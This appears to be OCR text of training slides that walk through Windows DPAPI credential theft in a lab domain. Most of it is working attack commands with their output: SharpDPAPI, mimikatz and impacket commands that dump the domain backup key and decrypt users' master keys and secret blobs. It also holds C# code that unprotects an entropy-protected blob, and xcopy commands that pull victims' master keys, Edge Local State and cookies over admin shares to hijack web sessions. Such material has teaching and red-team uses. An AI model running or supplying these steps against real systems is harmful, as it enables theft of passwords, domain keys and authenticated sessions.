
SharpDPAPI.exe **credentials /target:ch4\FE7336B5C5351F1954FF0D19AA4478E7 {60746c05-3e88-4bb3-89cc-bbd48194ac6b}:357AAEF4CD77729E3DC7608D7877B4C3D7DF4986**

ACCESS TO THE VICTIM'S MASTER KEYS, THEIR PASSWORD AND THE WINDOWS CREDENTIALS



ACCESS TO THE VICTIM'S MASTER KEYS ONLY

SharpDPAPI.exe masterkeys /hashes /target:ch5 /sid:S-1-5-21-560205506-1775231562-540620640-1124



ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

SharpDPAPI.exe **backupkey /file:key.pvk /server:192.168.10.206**

lsadump::backupkeys /system:192.168.10.206 /export

impacket.dpapi backupkeys --export -t teeone/da@192.168.10.206

ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

```
ubuntu@tz-jump:~/dpapi$ impacket.dpapi backupkeys --export -t teeone/da@192.168.10.206
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

Password:
ubuntu@tz-jump:~/dpapi$ ls -ltr
total 20
-rw-rw-r-- 1 ubuntu ubuntu 2468 Jan 23 09:18  ch4.zip
drwxrwxr-x 2 ubuntu ubuntu 4096 Jan 23 09:18  ch4
-rw-rw-r-- 1 ubuntu ubuntu 1196 Jan 23 10:09 'G$BCKUPKEY_40037F5B-D66C-450F-A67A-F14E2D2537B5.pvk'
-rw-rw-r-- 1 ubuntu ubuntu  756 Jan 23 10:09 'G$BCKUPKEY_40037F5B-D66C-450F-A67A-F14E2D2537B5.der'
-rw-rw-r-- 1 ubuntu ubuntu  256 Jan 23 10:09 'G$BCKUPKEY_F43C63AD-07B7-4FF2-8854-F2787FD70738.key'
ubuntu@tz-jump:~/dpapi$
```

ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

xcopy /h /s /e \\192.168.10.189\c$ \Users\ch6\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1148* .

SharpDPAPI.exe **masterkeys /target:"ch6" /sid:S-1-5-21-900647349-2485081872-3658626890-1148 /pvk:key.pvk**

SharpDPAPI.exe blob /target:base64_secret_blob {79886e5b-d3e4-429e-9042-f21fc07c33f7}:78D25A734557E92991FBA0F368F8683C574ADCA6

ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

```
C:\dpapi>SharpDPAPI.exe masterkeys /target:"ch6" /sid:S-1-5-21-900647349-2485081872-3658626890-1148 /pvk:key.pvk

 ____  _                 ____  ____   _    ____ ___
/ ___|| |__   __ _ _ __ |  _ \|  _ \ / \  |  _ \_ _|
\___ \| '_ \ / _` | '__|| | | | |_) / _ \ | |_) | |
 ___) | | | | (_| | |   | |_| |  __/ ___ \|  __/| |
|____/|_| |_|\__,_|_|   |____/|_| /_/   \_\_|  |___|

  v1.12.0

[*] Action: User DPAPI Masterkey File Triage

[*] Preferred master keys:

ch6:79886e5b-d3e4-429e-9042-f21fc07c33f7

[*] User master key cache:

{79886e5b-d3e4-429e-9042-f21fc07c33f7}:78D25A734557E92991FBA0F368F8683C574ADCA6
```


ACCESS TO THE VICTIM'S HOST, THEIR PASSWORD AND ENCRYPTION DONE WITH ENTROPY

SharpDPAPI.exe masterkeys /password:ch7

SharpDPAPI.exe blob **/entropy:010203040506** /target:base64_secret_blob {2454721e-f1cc-4497-ac5f-75260f5db906}:52552BC6302B4B8BEB84D55346D2A72B23F9AB10

ACCESS TO THE VICTIM'S HOST, THEIR PASSWORD AND ENCRYPTION DONE WITH ENTROPY

SharpDPAPI.exe blob /entropy:010203040506 /target:base64_encrypted_blob {2454721e-f1cc-4497-ac5f-75260f5db906}:52552BC6302B4B8BEB84D55346D2A72B23F9AB10



ACCESS TO THE VICTIM'S HOST, THEIR PASSWORD AND ENCRYPTION DONE WITH ENTROPY

```
using System.Security.Cryptography;

....

String encrypted = "AQAAANCMnd8BFdERjHoAwE/
Cl+sBAAAAHnJUJMzxl0SsX3UmD125BgAAAAACAAAAAAADZgAAwAAAABAAAADFExkhEfZC4H/
ihdggYnqdAAAAAASAAACgAAAAEAAAAOicOrdGTwNyMWmK9nGn9GAoAAAAxRrplRayrHN3DBES
8AeBk3N4XxOWqwimENqsUZYVKjO9GEOcWRdj6hQAAAA36KX8GeZaKkgMKCcFOLVuZGkENA==";

byte[] encryptedText = Convert.FromBase64String(encrypted);

byte[] originalText = ProtectedData.Unprotect(encryptedText, { 1, 2, 3, 4, 5, 6 },
DataProtectionScope.CurrentUser);

Console.WriteLine("{0}", Encoding.Unicode.GetString(originalText));
```

ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

- Edge and Chrome use a secret key (STATE KEY) to encrypt cookies, etc.
- The STATE KEY is itself encrypted with the DPAPI (Master Key of the user)
- Browsers' data, and often other applications' data, is stored under:

  C:\Users\username\AppData

  !! Including the encrypted STATE KEY !!

- Let's pretend our target victim has an authenticated session in gmail, or any other website


ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

xcopy /h /s /e "\\192.168.10.189\c$\Users\ch8\AppData\Local\Microsoft\Edge\User Data**Local State**" .


xcopy /h /s /e "\\192.168.10.189\c$\Users\ch8\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1150*" .

xcopy /h /s /e "\\192.168.10.189\c$\Users\ch8\AppData\Local\Microsoft\Edge\User Data\Default\Network**Cookies**" .

ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY



ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY



ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

